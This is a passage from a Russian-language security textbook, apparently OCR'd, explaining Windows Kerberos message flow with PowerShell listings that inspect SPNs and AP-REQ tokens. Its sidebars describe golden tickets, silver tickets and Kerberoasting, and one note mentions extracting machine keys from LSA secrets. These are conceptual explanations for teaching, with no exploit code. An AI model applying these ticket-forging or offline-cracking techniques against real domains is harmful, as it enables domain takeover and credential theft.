


Рисунок 14-2. Формат сообщения AS-REP

Получив AS-REP, LSA может расшифровать его и извлечь ключ сеанса из зашифрованных сведений о билете с помощью общего ключа шифрования пользователя. Успешное расшифрование также доказывает, что LSA обменивается данными с правильным сервером аутентификации, поскольку другой сервер не знал бы общего ключа пользователя.

Однако LSA по-прежнему не знает всех сведений о пользователе, поскольку они хранятся в PAC, зашифрованном в билете. Чтобы получить PAC, LSA должен запросить у TGS билет для самого себя □. Для этого LSA упаковывает TGT, который не может изменить, с именем субъекта-службы (service principal name, SPN) службы, к которой хочет обратиться. SPN - строка следующего

формата:

```
класс службы/имя экземпляра/имя службы
```

Класс службы - тип используемой службы. Имя экземпляра - имя узла или сетевой адрес, на котором работает служба. Наконец, имя службы - необязательное значение для различения похожих служб на одном узле. Чтобы LSA запросил билет для самого себя, он должен задать класс службы `HOST`, а в качестве имени экземпляра - текущий узел, например `graphite.mineral.local`. После преобразования в строку это создаёт следующий SPN: `HOST/graphite.mineral.local`.

Возможно, вы помните, что в главе 13 мы использовали этот строковый формат для указания имени цели при аутентификации NTLM. Фактически Windows взяла этот формат из Kerberos и применила его к NTLM в попытке противодействовать ретрансляционным атакам NTLM.

Чтобы сервер мог проверить запрос, LSA также создаёт криптографический хеш TGT. Этот хеш охватывает SPN, метку времени и уникальный номер последовательности, зашифрованные ключом сеанса из зашифрованного значения данных `AS-REP`. Это дополнительное зашифрованное значение называется аутентификатором. TGT, SPN и аутентификатор упаковываются в сообщение запроса службы выдачи билетов (ticket granting service request, `TGS-REQ`) и отправляются TGS. Формат этого сообщения обобщён на рисунке 14-3.




Рисунок 14-3. Формат сообщения `TGS-REQ`

TGS получает сообщение `TGS-REQ` и, поскольку знает общий ключ шифрования пользователя `krbtgt`, может расшифровать TGT. Это позволяет ему извлечь подробные сведения о пользователе, а также ключ сеанса. Затем он может проверить, что срок действия билета не истёк и билет не является недействительным по другой причине (что произошло бы, если бы пользователю не было разрешено проходить аутентификацию в домене или службе).

TGS может использовать ключ сеанса из билета для расшифрования аутентификатора и проверки того, что хеш соответствует связанным с ним сведениям. Этот процесс гарантирует, что только пользователь с доступом к общему ключу шифрования мог извлечь ключ сеанса из `AS-REP` и зашифровать содержимое аутентификатора для этого TGT. Затем TGS проверяет, что метка

времени недавняя. Как правило, он отклоняет запрос, если метка времени старше пяти минут. По этой причине для аутентификации Kerberos критически важно, чтобы часы клиентской и серверной систем были синхронизированы. TGS также проверяет, что он ещё не видел номер последовательности билета. Эта проверка противодействует атакам воспроизведения, в которых один и тот же `TGS-REQ` отправляется несколько раз.

Если все проверки пройдены, TGS может найти SPN в базе данных ключей, чтобы получить ключ шифрования. Технически у каждого SPN мог бы быть собственный ключ шифрования, но Active Directory обычно просто сопоставляет эти SPN с учётной записью пользователя или компьютера. Например, SPN `HOST/graphite.mineral.local` сопоставлен с учётной записью компьютера GRAPHITE. Запросить SPN, сопоставленные с учётной записью, можно с помощью программы `setspn` или команды PowerShell `Get-ADComputer`, как показано в листинге 14-1.

```
PS> Get-ADComputer -Identity $env:COMPUTERNAME -Properties
ServicePrincipalNames | Select-Object -ExpandProperty ServicePrincipalNames
HOST/GRAPHITE
TERMSRV/GRAPHITE.mineral.local
RestrictedKrbHost/GRAPHITE.mineral.local
HOST/GRAPHITE.mineral.local
TERMSRV/GRAPHITE
RestrictedKrbHost/GRAPHITE
```

Листинг 14-1. Перечисление SPN, сопоставленных с текущей учётной записью компьютера

Если узел существует, TGS может извлечь общий ключ шифрования для создаваемого им билета службы HOST. Если вернуться к рисунку 14-1, можно увидеть, что TGS скопирует PAC из расшифрованного TGT в этот новый билет и зашифрует его ключом сеанса для SPN □. TGS создаёт те же зашифрованные данные, что и для `AS-REP`, включая ключ сеанса для использования службой. Затем он упаковывает новый билет и зашифрованное значение в ответ службы выдачи билетов (ticket granting service reply, `TGS-REP`) и возвращает его клиенту □. Формат сообщения `TGS-REP` обобщён на рисунке 14-4.




Рисунок 14-4. Формат сообщения `TGS-REP`

Теперь LSA может проверить, что способен расшифровать содержимое билета, и удостовериться, что билет предназначен для запрошенного им SPN HOST. В частности, на последнем шаге рисунка 14-1 он использует PAC для создания объекта Token нового пользователя □. На этом процесс аутентификации завершается. Теперь пользователь аутентифицирован, и система может запустить его сеанс входа, консольный сеанс и процессы.

ЗОЛОТЫЕ БИЛЕТЫ

Протокол Kerberos полагается на сохранение общих ключей шифрования в тайне. Если злоумышленник завладеет общими ключами или паролями, из которых они получены, он сможет создавать собственные билеты Kerberos с любыми желаемыми сведениями безопасности.

Одна из атак с применением такого подхода связана с подделкой золотого билета. Это возможно, когда раскрыт ключ шифрования пользователя `krbtgt`. Благодаря этому злоумышленник может зашифровать TGT с собственным PAC, а затем использовать его

для запроса у TGS билета службы. Поскольку билет зашифрован правильно, TGS проверит его и выдаст билет для любой целевой службы со сведениями о пользователе из PAC билета TGT. Например, можно создать билет службы с PAC администратора домена, чтобы получить полный доступ к любой системе домена.

Получение ключа шифрования `krbtgt` обычно требует компрометации контроллера домена и извлечения ключа оттуда. Это может показаться избыточным, поскольку после компрометации контроллера домена вы уже можете управлять выдачей билетов, однако получение ключа `krbtgt` всё же даёт преимущества. Например, в корпоративной сети может быть несколько контроллеров домена, и эти домены будут совместно использовать ключ шифрования `krbtgt`. Поэтому злоумышленник может скомпрометировать систему с самой слабой конфигурацией, извлечь ключ и использовать его для проведения более широкой атаки на сеть с целью компрометации всех контроллеров домена. Именно поэтому Microsoft и отрасль рекомендуют регулярно менять ключ `krbtgt` и предоставляют сценарии, позволяющие сделать это безопасно.

Аутентификация сетевой службы

После аутентификации пользователя на локальном компьютере LSA должен кэшировать следующие сведения, прежде чем пользователь сможет обмениваться данными с другими службами в сети: общий ключ шифрования пользователя, основанный на его пароле; TGT для запроса дополнительных билетов служб; и ключ сеанса TGT.

API SSPI, рассмотренные в предыдущей главе, включают пакет безопасности Kerberos, который обрабатывает процесс аутентификации сетевой службы, чтобы получить действительный билет сетевой службы по её SPN. На рисунке 14-5 представлен обзор процесса получения билета сетевой службы.




Рисунок 14-5. Аутентификация Kerberos в сетевой службе

В этом процессе аутентификации участвуют три системы: клиент, сервер и KDC. Первым делом клиент вызывает API SSPI `InitializeSecurityContext` с учётными данными пользователя и SPN

сетевой службы □.

На рисунке 14-5 предполагается, что мы выполняем запрос аутентификации как уже аутентифицированный пользователь с кэшированным TGT. Если это не так и мы указали имя пользователя и пароль, LSA должен получить TGT этого пользователя, следуя процессу аутентификации, описанному в предыдущем разделе. Если у LSA уже есть действительный TGT, он может отправить TGS запрос нового билета, предназначенного для указанного SPN □.

Затем TGS проверяет, что TGT действителен и вызывающая сторона знает ключ сеанса, который он может извлечь, зная общий ключ пользователя. Проверив это значение, TGS ищет общий ключ шифрования для целевого SPN. Если SPN не существует или пользователю не разрешено использовать службу, он возвращает ошибку, о которой LSA сообщит вызывающей стороне. Если всё происходит правильно, TGS создаёт сообщение `TGS-REP` с новым билетом и возвращает его LSA клиента □.

Как и исходный TGT, TGS шифрует билет ключом, к которому у клиента не должно быть доступа. Однако дополнительное зашифрованное значение он шифрует ключом сеанса TGT, который LSA может расшифровать. Это зашифрованное значение содержит ключ сеанса для обмена со службой. LSA берёт билет и создаёт аутентификатор, зашифрованный ключом сеанса службы, а затем упаковывает билет и аутентификатор в сообщение запроса протокола аутентификации (authentication protocol request, `AP-REQ`). Структура этого сообщения в основном совпадает со структурой сообщения `TGS-REQ`, но запрос отправляется службе, а не TGS.

LSA возвращает этот `AP-REQ` пользователю □. В этот момент клиентское приложение снова получает управление процессом аутентификации и может упаковать `AP-REQ` в сетевой протокол и передать его серверу □. Сервер извлекает `AP-REQ` и передаёт его своему LSA через API `AcceptSecurityContext` □.

В LSA на сервере уже должен находиться общий ключ шифрования для кэшированного билета. SPN часто связывается с учётной записью компьютера, используемой пользователем Local System. Поэтому любая привилегированная служба, например сервер SMB, должна иметь доступ к паролю компьютера, необходимому для расшифрования билета. Если служба работает от имени пользователя, система должна настроить сопоставление SPN для этого пользователя, прежде чем билет можно будет принять.

Если LSA сервера может расшифровать и проверить билет, он извлечёт из билета PAC и построит локальный маркер пользователя. PAC имеет подпись, с помощью которой сервер может проверить, что он не был изменён. Кроме того, необязательный процесс проверки может удостовериться, что PAC был выдан KDC. Теперь сетевая служба может использовать созданный маркер для олицетворения проходящего аутентификацию пользователя □.

Последний шаг на рисунке 14-5 необязателен. По умолчанию серверу не нужно ничего возвращать клиенту для завершения аутентификации; у него есть всё необходимое, чтобы расшифровать билет и позволить службе обратиться к личности пользователя. Однако вы можете захотеть убедиться, что сервер, с которым вы обмениваетесь данными, знает ключ билета и не лжёт. Один из способов доказать знание сервером ключа шифрования - зашифровать или подписать что-либо с помощью ключа сеанса билета и вернуть результат клиенту. Такая практика называется взаимной аутентификацией.

Kerberos использует сообщение ответа протокола аутентификации (authentication protocol reply, `AP-REP`) для отправки этого зашифрованного значения обратно клиенту □. Сообщение `AP-REP` содержит значение аутентификатора, подобное отправленному в `AP-REQ`, но имеет немного другой формат, поскольку зашифровано ключом сеанса. Поскольку зашифровать аутентификатор мог только действительный получатель билета, расшифровавший ключ сеанса, это подтверждает личность сервера.

СЕРЕБРЯНЫЕ БИЛЕТЫ И KERBEROASTING

Серебряный билет - более ограниченный тип поддельного билета, чем золотой, но потенциально получить его проще. Эта атака использует общий ключ шифрования службы вместо ключа `krbtgt`, чтобы подделать билет службы, не запрашивая его у контроллера домена. Содержимое билета, включая PAC, может олицетворять любого пользователя домена, в том числе привилегированного. Обратите внимание, что такое изменение PAC работает, только если сервер не проверяет его через KDC. Эта проверка обычно не включена, когда сервер работает от имени привилегированного пользователя, например SYSTEM.

Как злоумышленник может получить общий ключ шифрования службы? Возможно, ранее он скомпрометировал сервер и извлёк ключ службы из LSA. Если ключ не изменился, это может позволить длительно сохранять контроль над службой. Другой подход - подобрать полным перебором пароль, из которого получен ключ шифрования. Если злоумышленник сможет угадать пароль, он сможет зашифровать билет службы и проверить, принимает ли его служба.

Более эффективная атака, называемая Kerberoasting, использует тот факт, что запрошенный у TGS билет службы уже зашифрован ключом службы. Злоумышленник может запросить билет целевой службы, а затем использовать возвращённые сведения для автономной атаки полным перебором на пароль. Пример Kerberoasting мы рассмотрим в подробных примерах этой главы.

Выполнение аутентификации Kerberos в PowerShell

Какую часть процесса аутентификации сетевой службы можно наблюдать из PowerShell? Выясним это. Начнём с получения дескриптора учётных данных, как показано в листинге 14-2.

```
1 PS> $credout = New-LsaCredentialHandle -Package "Kerberos" -UseFlag Outbound
2 PS> $spn = "HOST/$env:COMPUTERNAME"
PS> $client = New-LsaClientContext -CredHandle $credout -Target $spn
PS> Format-LsaAuthToken -Token $client.Token
3 <KerberosV5 KRB_AP_REQ>
Options         : None
<Ticket>
Ticket Version  : 5
4 ServerName      : SRV_INST - HOST/GRAPHITE
Realm           : MINERAL.LOCAL
5 Encryption Type : AES256_CTS_HMAC_SHA1_96
6 Key Version     : 1
Cipher Text     :
00000000: B2 9F B5 0C 7E D9 C4 7F 4A DA 19 CB B4 98 AD 33
00000010: 20 3A 2E C3 35 0B F3 FE 2D FF A7 FD 00 2B F2 54
--snip--
00000410: B7 52 F1 0C 7F 0A C8 5E 87 AD 54 4A
7 <Authenticator>
Encryption Type : AES256_CTS_HMAC_SHA1_96
Cipher Text     :
00000000: E4 E9 55 CB 40 41 27 05 D0 52 92 79 76 91 4D 8D
00000010: A1 F2 56 D1 23 1F BF EC 7A 60 14 0E 00 B6 AD 3D
--snip--
00000190: 04 D4 E4 5D 18 60 DB C5 FD
```

Листинг 14-2. Настройка клиентского контекста аутентификации для Kerberos

В данном случае мы указываем пакет Kerberos вместо пакета NTLM, использованного в предыдущей главе. Получив дескриптор, мы можем создать клиентский контекст аутентификации. Для этого необходимо указать SPN, на котором будет выполняться аутентификация; здесь я выбрал SPN HOST локального компьютера .

В этот момент LSA должен получить билет службы, используя ранее согласованный TGT и отправляя TGS-REQ. Если SPN неверен или неизвестен, TGS вернёт ошибку, которую LSA передаст нам при создании клиентского контекста аутентификации. Ошибка будет выглядеть так:

```
(0x80090303) - The specified target is unknown or unreachable
```

В листинге 14-2 мы получаем только AP-REQ □; TGS-REQ или TGS-REP мы не получаем. Поскольку мы отформатировали поля маркера аутентификации Kerberos, то можем видеть лишь значения, доступные в виде открытого текста. К ним относится набор флагов параметров, в настоящий момент имеющий значение None; другие значения указывали бы различные свойства запроса, к которым мы вернёмся при обсуждении настройки необязательной взаимной аутентификации.

Билет также содержит целевой SPN и область □, которые нужны серверу для выбора правильного общего ключа шифрования. SPN можно распознать по наличию типа имени SRV_INST, обозначающего экземпляр службы.

Далее в билете указаны параметры шифрования. Сначала перечисляется алгоритм, используемый для шифрования и проверки шифротекста. В данном случае применяется режим кражи шифротекста (ciphertext stealing, CTS) AES с 256-битным ключом для шифрования и SHA1 HMAC, усечённый до 96 бит, для проверки □. В таблице 14-1 показаны другие распространённые алгоритмы шифрования, используемые Windows.

Таблица 14-1. Распространённые типы шифрования Kerberos в Windows

Имя	Шифрование	Проверка
AES256_CTS_HMAC_SHA1_96	AES CTS, 256 бит	SHA1 HMAC, усечённый до 96 бит
AES128_CTS_HMAC_SHA1_96	AES CTS, 128 бит	SHA1 HMAC, усечённый до 96 бит
DES_CBC_MD5	DES, 56 бит	MD5 HMAC
ARCFOUR_HMAC_MD5	RC4	MD5 HMAC

Обратите внимание, что билет содержит номер версии ключа □. Когда пользователь или компьютер меняет пароль, общий ключ шифрования также должен измениться. Чтобы система выбирала правильный ключ, она хранит этот номер версии вместе с полученным из пароля ключом и увеличивает его при каждой смене ключа. В данном случае версия равна 1, то есть компьютер ни разу не менял пароль.

Наличие номера версии ключа означает, что билет зашифрован долговременным общим ключом шифрования. Отсутствие номера версии указывало бы, что билет зашифрован ранее согласованным ключом сеанса. Поскольку мы рассматриваем первое сообщение, отправляемое службе в рамках этого процесса аутентификации, клиент и служба сейчас не имеют общего ключа сеанса, поэтому клиент должен использовать общий ключ шифрования компьютера.

После сведений о ключе идёт зашифрованный шифротекст. Поскольку ключ шифрования нам неизвестен, расшифровать его мы не можем. За билетом следует аутентификатор □, также начинающийся со сведений о ключе. Обратите внимание на отсутствие номера версии ключа: здесь его нет, поскольку аутентификатор зашифрован ключом сеанса внутри билета.

> **Примечание.** В данном случае, поскольку мы создали билет, предназначенный для компьютера, на котором сейчас работаем, можно было бы извлечь ключ шифрования учётной записи компьютера либо напрямую из памяти, либо из секрета LSA MACHINE.ACC$

в реестре. Этот процесс выходит за рамки главы.

Мы можем завершить процесс аутентификации, передав маркер аутентификации клиента серверному контексту аутентификации тем же способом, который применяли для аутентификации NTLM в главе 13. Это показано в листинге 14-3.

```
PS> $credin = New-LsaCredentialHandle -Package "Kerberos" -UseFlag Inbound
PS> $server = New-LsaServerContext -CredHandle $credin
PS> Update-LsaServerContext -Server $server -Token $client.Token
Exception calling "Continue" with "1" argument(s):
"(0x8009030C) - The logon attempt failed"
```

Листинг 14-3. Завершение аутентификации Kerberos

